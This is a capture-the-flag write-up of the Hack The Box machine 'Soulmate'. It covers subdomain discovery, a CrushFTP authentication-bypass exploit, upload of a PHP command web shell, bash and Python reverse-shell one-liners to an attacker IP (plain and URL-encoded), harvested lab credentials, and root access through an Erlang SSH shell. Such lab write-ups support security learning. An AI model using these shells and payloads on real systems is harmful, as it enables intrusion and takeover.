HTB - Soulmate

Recon
nmap
first start with nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb]
└─# nmap -sV -sC -o nmap.txt 10.10.11.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 15:46 EST
Nmap scan report for 10.10.11.86
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.47 seconds
noticed there is a redirect to http://soulmate.htb so I’ll put it in /ectc/hosts
1
2
3
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/MonitorsFour]
└─# cat /etc/hosts | grep soulmate
10.10.11.86     soulmate.htb
Website
After some search in the web page I didn’t find any interesting part , So lets find any directories or subdomains :
Directories
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Soulmate]
└─# dirsearch -u 'http://soulmate.htb'
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/e_3bs/Desktop/htb/Soulmate/reports/http_soulmate.htb/_25-12-05_16-24-16.txt

Target: http://soulmate.htb/

[16:24:16] Starting:
[16:25:23] 301 -  178B  - /assets  ->  http://soulmate.htb/assets/
[16:25:23] 403 -  564B  - /assets/
[16:25:42] 302 -    0B  - /dashboard.php  ->  /login
[16:26:18] 200 -    8KB - /login.php
[16:26:19] 302 -    0B  - /logout.php  ->  login.php
[16:26:50] 302 -    0B  - /profile.php  ->  /login
[16:26:53] 200 -   11KB - /register.php

Task Completed
OK there no increase
Subdomains
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/MonitorsFour]
└─# ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.soulmate.htb" -u http://soulmate.htb -fw 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3697ms]
Ok there is ftp subdomain in the domain , So let’s add it in /etc/hosts :
1
2
3
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/MonitorsFour]
└─# cat /etc/hosts | grep soulmate
10.10.11.86     soulmate.htb  ftp.soulmate.htb
ftp.soulmate.htb
After visit the subdomain it redirected us to http://ftp.soulmate.htb/WebInterface/login.html
Noticed the is a Crush FTP panel
 crush ftp login
After search there is CVE to bypass authentication to create a new user account with Admin level permissions.
Login As Admin And Get sensitive user creds
This is the CVE POC > CVE-2025-31161
Login as admin
Ok let’s use it to make an a our user as admin :
1
2
3
4
5
6
7
8
9
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Soulmate]
└─# python3 exploit.py --target_host ftp.soulmate.htb --port 80 --target_user 3bs --new_user 0x3bs --password 0x3bs
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: 0x3bs
   [*] Password: 0x3bs.
After login with this creds
 crush ftp admin panel
After search in the web page, I found that we can Mange users in http://ftp.soulmate.htb/WebInterface/UserManager/index.html
Get sensitive user creds
I found the user ben has permission to upload files in webProd
So let’s change his login password and login with it :
 generate random password to login with it
 the password we generate after click in
 Generate Random Passwors and save it we will login with it as ben .
Exploitation
Reverse Shell
Ok first let’s upload phpCMD shell to execute commands :
php cmd (from https://www.revshells.com/ ) :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb/Soulmate]
└─# cat cmd_rev.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
 upload the shell
After upload the shell we will try 2 commands to get reverse shell :
1
2
3
4
5
6
7
8
9
10
11
# by bash
bash -i >& /dev/tcp/10.10.14.117/4444 0>&1

# ULR encoded bash command
bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E14%2E117%2F4444%200%3E%261

# by python
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.14.117",4444));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'

# URL Enocoded python command
python3%20%2Dc%20%27import%20os%2Cpty%2Csocket%3Bs%3Dsocket%2Esocket%28%29%3Bs%2Econnect%28%28%2210%2E10%2E14%2E117%22%2C4444%29%29%3B%5Bos%2Edup2%28s%2Efileno%28%29%2Cf%29for%20f%20in%280%2C1%2C2%29%5D%3Bpty%2Espawn%28%22sh%22%29%27
Ok i the bash command didn’t get any thing so we will use the python command :
http://soulmate.htb/test.php?cmd=python3%20-c%20%27import%20os%2cpty%2csocket%3bs%3dsocket.socket()%3bs.connect((%2210.10.14.117%22%2c4444))%3b[os.dup2(s.fileno()%2cf)for%20f%20in(0%2c1%2c2)]%3bpty.spawn(%22sh%22)%27%0A
After run this payload in the browser I received a shell as www-data .
I got this file but it wasn’t useful :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
www-data@soulmate:~/soulmate.htb$ cd config
www-data@soulmate:~/soulmate.htb/config$ ls
config.php
www-data@soulmate:~/soulmate.htb/config$ cat config.php
<?php
class Database {
    private $db_file = '../data/soulmate.db';
    private $pdo;

    public function __construct() {
        $this->connect();
        $this->createTables();
    }

    private function connect() {
        try {
            // Create data directory if it doesn't exist
            $dataDir = dirname($this->db_file);
            if (!is_dir($dataDir)) {
                mkdir($dataDir, 0755, true);
            }

            $this->pdo = new PDO('sqlite:' . $this->db_file);
            $this->pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
            $this->pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        } catch (PDOException $e) {
            die("Connection failed: " . $e->getMessage());
        }
    }

    private function createTables() {
        $sql = "
        CREATE TABLE IF NOT EXISTS users (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE NOT NULL,
            password TEXT NOT NULL,
            is_admin INTEGER DEFAULT 0,
            name TEXT,
            bio TEXT,
            interests TEXT,
            phone TEXT,
            profile_pic TEXT,
            last_login DATETIME,
            created_at DATETIME DEFAULT CURRENT_TIMESTAMP
        )";

        $this->pdo->exec($sql);

        // Create default admin user if not exists
        $adminCheck = $this->pdo->prepare("SELECT COUNT(*) FROM users WHERE username = ?");
        $adminCheck->execute(['admin']);

        if ($adminCheck->fetchColumn() == 0) {
            $adminPassword = password_hash('Crush4dmin990', PASSWORD_DEFAULT);
            $adminInsert = $this->pdo->prepare("
                INSERT INTO users (username, password, is_admin, name)
                VALUES (?, ?, 1, 'Administrator')
            ");
            $adminInsert->execute(['admin', $adminPassword]);
        }
    }

    public function getConnection() {
        return $this->pdo;
    }
}

// Helper functions
function redirect($path) {
    header("Location: $path");
    exit();
}

function isLoggedIn() {
    return isset($_SESSION['user_id']);
}

function isAdmin() {
    return isset($_SESSION['is_admin']) && $_SESSION['is_admin'] == 1;
}

function requireLogin() {
    if (!isLoggedIn()) {
        redirect('/login');
    }
}

function requireAdmin() {
    requireLogin();
    if (!isAdmin()) {
        redirect('/profile');
    }
}
?>
www-data@soulmate:~/soulmate.htb/config$
SSH Login
Get SSH Creds
Ok after try to run ps aux to get any interesting file , I found this interesting file :
1
root        1057  0.0  1.7 2252684 69432 ?       Ssl  14:31   0:03 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/
Ok let’s read it :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
www-data@soulmate:/$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
www-data@soulmate:/$
Noticed this creds > ben : HouseH0ldings998
SSH Login as
ben
Ok let’s login with ben creds :
1
2
3
4
┌──(root㉿0x3bs)-[/home/e_3bs/Desktop/htb]
└─# ssh ben@soulmate.htb
ben@soulmate.htb's password:
Last login: Sun Dec 7 19:03:12 2025 from 10.10.14.117
user.txt :
 user.txt
PrivEsc
Ok I run sudo -l but there is nothing 🙄 But remember in /usr/local/lib/erlang_login/start.escript there is a SSH Port 2222 is running 😮
Let’s check it :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ben@soulmate:~$ netstat -nlt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:38487         0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:4369            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:37061         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::4369                 :::*                    LISTEN
ben@soulmate:~$
It’s running
Let’s try to connect with it to get any information about it :
1
2
3
ben@soulmate:~$ nc -nv 127.0.0.1 2222
Connection to 127.0.0.1 2222 port [tcp/*] succeeded!
SSH-2.0-Erlang/5.2.9
After search for SSH-2.0-Erlang/5.2.9 , I found that we can execute command with it by :
1
os:cmd("{your_command}").
Let’ connect with it and run cat /root/root.txt :
1
2
3
4
5
6
7
8
9
ben@soulmate:~$ ssh 127.0.0.1 -p 2222
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ED25519) to the list of known hosts.
ben@127.0.0.1's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
run os:cmd("cat /root/root.txt").
 get root.txt
And that’s it ……. see you later🙆♂️